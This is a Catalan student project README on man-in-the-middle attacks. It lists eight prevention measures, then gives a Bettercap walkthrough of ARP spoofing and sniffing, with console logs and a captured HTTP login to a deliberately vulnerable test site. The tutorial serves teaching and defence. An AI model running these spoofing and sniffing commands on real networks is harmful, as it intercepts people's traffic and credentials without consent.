Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: "*Careful where you step in*"

Index

  - **MITM - Eavesdropping (Sniffing) (BETTERCAP)**: –> readME <–

- **Bibliografia**: –> readME <–

Atac Man in The Middle

Un atac MITM passa quan una comunicació entre **dos sistemes** és **interceptada** per una **entitat externa**.

Això pot passar en qualsevol forma de comunicació **en línia**, com ara **correu electrònic**, **xarxes socials**, **navegació web**, etc.


No només estan tractant **d'escoltar** les nostres converses privades, sinó que també poden **dirigir** tota la **informació** dins dels **dispositius**.

Treient tots els detalls tècnics, el concepte d'un atac MITM es pot descriure en un escenari simple. Si imaginem que tornem als temps antics quan el correu de cargol abundava.

Jerry escriu una carta a Jackie en què li expressa el seu amor després d'anys d'amagar els seus sentiments. Ell envia la carta a l'oficina de correus i és recollit per un carter ficat.

L'obre i, per pur gust, decideix reescriure la carta abans de lliurar el correu a Jackie. Això pot fer que Jackie odiï Jerry per la resta de la seva vida.

Un exemple més modern seria un hacker entre nosaltres (i el nostre navegador) i el lloc web que esteu visitant per interceptar i capturar qualsevol informació que enviem al lloc, com credencials d'inici de sessió o informació financera.



Com prevenir atacs Man in The Middle?

Els atacs de MITM realment poden **"incomodar"** simplement en escoltar el seu concepte bàsic, però això no vol dir que siguin impossibles d'evitar.

La tecnologia **PKI** us pot ajudar a protegir-vos d'alguns dels tipus d'atacs que discutim anteriorment.

1. S/MIME


Extensions de correu d'Internet segures/multipropòsit, o S/MIME abreuja, encripta els correus electrònics en repòs o en trànsit, assegurant que només els destinataris puguin llegir-los i sense deixar marge perquè els pirates informàtics s'introdueixin i alterin els nostres missatges.

A més, S/MIME permet signar digitalment els correu electrònic amb un Certificat digital únic per a cada persona.

Això vincula la identitat virtual al nostre correu electrònic i brinda als destinataris la garantia que el correu electrònic que van rebre realment prové de nosaltres (a diferència d'un hacker que accedeix al nostre servidor de correu).

Si bé els pirates informàtics poguessin tenir accés als servidors de correu de les empreses per signar digitalment els missatges, també necessitarien accedir a les claus privades dels empleats, que generalment s'emmagatzemen de manera segura en un altre lloc.

Estandarditzar la signatura digital de missatges i educar els destinataris perquè només confiï en els missatges de l'empresa que s'han signat pot ajudar a diferenciar els correus electrònics legítims dels falsificats.



2. Certificats d'autenticació / OpenSSL

Els pirates informàtics mai no desapareixeran, però una cosa que podem fer és que sigui pràcticament impossible penetrar en els sistemes (per exemple, xarxes Wi-Fi, sistemes de correu electrònic, xarxes internes) mitjançant la implementació **d'autenticació basada** en **certificats** per a totes les màquines i dispositius dels empleats.

Això vol dir que només els punts finals amb certificats configurats correctament poden accedir als seus sistemes i xarxes.

Els certificats són fàcils d'usar (no cal maquinari addicional per administrar o es necessita molta capacitació de l'usuari) i les implementacions es poden automatitzar per simplificar les coses i fer que els hackers tinguin més difícil un atac.

3. Evitar les xarxes públiques i obertes


Com hem vist, una de les tècniques més utilitzades per dur a terme atacs Man in the Middle és a través de xarxes configurades de manera maliciosa . Per tant, cal intentar evitar les xarxes públiques i aquelles que tinguin un xifratge feble o que estiguin obertes. Així tindrem més garanties que les nostres connexions estan assegurades.

Ens hem d'assegurar que les xarxes a què accedim són reals, segures i que no seran un problema per a la nostra seguretat. Així podrem protegir la informació alhora de navegar. Parlem per exemple d'un Wi-Fi que ens trobem a un aeroport o centre comercial. No sabem realment qui pot estar darrere i de quina manera podria interceptar la connexió i afectar-nos.

4. Utilitzar eines per navegar a HTTPS

Si naveguem per pàgines HTTP , la nostra informació pot ser interceptada. Això fa que alguna cosa bàsica per evitar ser víctimes d'aquest tipus d'atacs sigui navegar només mitjançant pàgines HTTPS, que són aquells llocs xifrats.


Ara bé, podem fer ús d'eines que ens ajuden a fer-ho. Hi ha extensions que ens permeten navegar únicament per llocs HTTPS i així no comprometre les nostres dades. També, els navegadors més moderns solen llançar un avís quan intentem entrar a una web que no és segura. Això ens pot servir d'ajuda per no entrar a pàgines que puguin ser un perill.



5. Utilitzar serveis VPN

L'ús de serveis VPN pot ajudar a prevenir els atacs Man in the Middle quan naveguem per pàgines que no estiguin xifrades o des de xarxes Wi-Fi públiques. Hi ha moltes opcions tant gratuïtes com de pagament i tenen com a objectiu xifrar les nostres connexions. És un tipus d'eines que cal considerar.

Les podem fer servir tant en ordinadors com també en mòbils. Així podem navegar amb més garanties i no tenir problemes. Fins i tot ens permeten accedir a determinats llocs que puguin estar restringits segons la ubicació geogràfica que tinguem, com seria per exemple si estem de viatge i volem veure contingut d'Espanya que pugui estar limitat.



6. Protegir la integritat dels nostres comptes d'usuari

Per evitar intrusos que puguin dur a terme aquest tipus datacs una cosa que hem de tenir en compte és la protecció dels nostres comptes. Amb això ens referim a utilitzar contrasenyes que siguin fortes i complexes , però també l'ús de mètodes com l'autenticació en dos passos per evitar que algú hi pogués accedir.

És important que els nostres comptes a Internet estiguin perfectament protegits. Només així podrem evitar intrusos que puguin interceptar les nostres comunicacions. Això també aplica a qualsevol registre que realitzem amb els nostres dispositius, ja que tot el contingut que hi emmagatzemem podria veure's compromès.

7. Compte amb els correus electrònics

A través del correu electrònic es podria dur a terme un atac daquest tipus. Per exemple, podrien enviar un document fent-se passar per l'altra part simplement per obtenir informació sobre un tema determinat.

Cal prendre precaucions a l'hora d'obrir, llegir o respondre correus que rebem. Sempre cal assegurar-se que l'emissor és realment qui diu que és i no és un impostor que pugui recopilar la nostra informació. És un mitjà molt utilitzat pels pirates informàtics per llançar els seus atacs, robar claus d'accés o afectar la seguretat d'alguna manera.

8. Mantenir els sistemes actualitzats

Per descomptat una cosa que no pot faltar és tenir els sistemes i aplicacions actualitzats . Amb això ens referim al sistema operatiu, al navegador, així com a qualsevol altre tipus d'eines que utilitzem. Cal tenir en compte que de vegades sorgeixen vulnerabilitats que poden ser aprofitades pels pirates informàtics per dur a terme els seus atacs.

Per tant, seguint aquests passos que hem esmentat podem evitar els atacs Man in the Middle i altres de similars que puguin comprometre la nostra seguretat. Serà molt important protegir els equips, tenir-los actualitzats, així com comptar amb programes de seguretat que ens puguin ajudar en el nostre dia a dia.

Exemple MITM (***Eavesdropping***)

Eavesdropping, és un terme traduït al català que és escoltar d'incògnit.

És l'acte d'escoltar en secret o sigil · losament converses privades o comunicacions d'altres sense el seu consentiment.


La pràctica és àmpliament considerada com poc ètica, i en moltes jurisdiccions és il · legal.

D'altra banda, aquesta pràctica s'ha utilitzat tradicionalment en àmbits relacionats amb la seguretat , com ara escoltar trucades telefòniques.


MITM - Eavesdropping (Sniffing) (BETTERCAP)


Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.


1. Obrir el Bettercap a Kali Linux.
2. Tenim una interfície senzilleta per començar a fer l'atac Man in the Middle. Si fem '`help` podrem veure tots els mòduls disponibles.




2. Amb la comanda següent `net.show` ens mostrarà la IP - MAC - Nom local. Seguidament fem un `net.probe on` per observar de forma interactiva i per fer-ho més bonic, amb un `ticker on`












3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF. Posem `arp.spoof on`


arp.spoof (not running): Keep spoofing selected hosts on the network.
arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.
Parameters
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
192.168.30.0/23 > 192.168.31.248 » [09:00:28] [endpoint.lost] endpoint 192.168.31.50 (DESKTOP-EJ753JV) 64:5a:04:4b:aa:fc (Chicony Electronics Co., Ltd.) lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex
192.168.30.0/23 > 192.168.31.248 » [09:01:06] [sys.log] [err] unknown or invalid syntax "set arp.spoof.fullduplex", type help for the help menu.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets [09:01:19] [endpoint.lost] endpoint 192.168.30.110 (♦ib♦) c8:69:cd:91:62:ca (Apple, Inc.) lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets [09:01:44] [endpoint.lost] endpoint 192.168.30.173 56:71:59:cc:be:8c lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [09:02:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [09:02:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » net.sniff on
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns MACBOOKAIR-5DBA : PTR query for _companion-link._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::6c50:1b3d:c5c4:3d5c : PTR query for _spotify-connect._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns TEXEL : PTR query for _spotify-connect._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for lb._dns-sd._udp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _airport._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _rdlink._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _goog


File Actions Edit View Help
anonymous@keshi-hacker: ~
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
uname=prova&pass=prova
login page — Mozilla Firefox (Private Browsing)
login page
testphp.vulnweb.com/login.php
Help Manual
Support Forums
Google Search
acunetix
acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information below:
Username :
Password :
login
You can also signup here.
Signup disabled. Please use the username test and the password test.
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
www.eclectasy.com/Fractal-Explorer/index.html

```
osboxes ~ 134 arp -a
? (192.168.31.102) at <incomplete> on enp0s3
? (192.168.30.195) at <incomplete> on enp0s3
? (192.168.30.248) at dc:fb:48:37:c9:0e [ether] on enp0s3
_gateway (192.168.30.1) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.31.248) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.30.222) at <incomplete> on enp0s3
? (192.168.30.155) at 3c:06:30:27:71:44 [ether] on enp0s3
? (192.168.31.143) at 98:01:a7:89:8f:bf [ether] on enp0s3
? (192.168.30.144) at 3c:06:30:03:9b:e1 [ether] on enp0s3
? (192.168.31.82) at 50:de:06:c3:b1:f2 [ether] on enp0s3
? (192.168.31.170) at 18:65:90:e1:06:e7 [ether] on enp0s3
? (192.168.30.206) at <incomplete> on enp0s3
? (192.168.31.48) at <incomplete> on enp0s3
? (192.168.30.110) at c8:69:cd:91:62:ca [ether] on enp0s3
? (192.168.30.131) at a4:83:e7:ca:5d:ba [ether] on enp0s3
? (192.168.31.226) at <incomplete> on enp0s3
? (192.168.30.221) at f8:4d:89:67:07:12 [ether] on enp0s3
```

4. Finalment introduïnt `net.sniff on` podrem veure tota l'activitat de la víctima en tot moment, estarem fent **eavesdropping** i redirigint els paquets al host de l'atacant per tal de observar i analitzar el tràfic de la víctima. Inclós pot agafar-li les credencials, però només de HTTP!.



Bibliografia

- https://www.redseguridad.com/actualidad/ciberseguridad/ataques-man-in-the-middle-como-detectarlos-y-prevenirlos_20210628.html
- https://protecciondatos-lopd.com/empresas/ataque-man-in-the-middle/
- https://latam.kaspersky.com/resource-center/threats/man-in-the-middle-attack
- https://www.redeszone.net/tutoriales/seguridad/ataques-man-in-the-middle-evitar/
- https://www.youtube.com/watch?v=LEPEk5pFffw - MITM ETTERCAP
- https://www.youtube.com/watch?v=bEMwES6TQUw - MITM SSLSTRIP
- https://www.youtube.com/watch?v=GkexkyUbUd4 - MITM
- https://www.youtube.com/watch?v=-AMd5mxgpX8&t=443s - INTERCEPT SSL TRAFFIC USING MTM SSL STRIP
- https://www.youtube.com/watch?v=-rSqbgI7oZM - SNIFF NETWORK TRAFFIC MITM ATTACK
- https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/ - MITM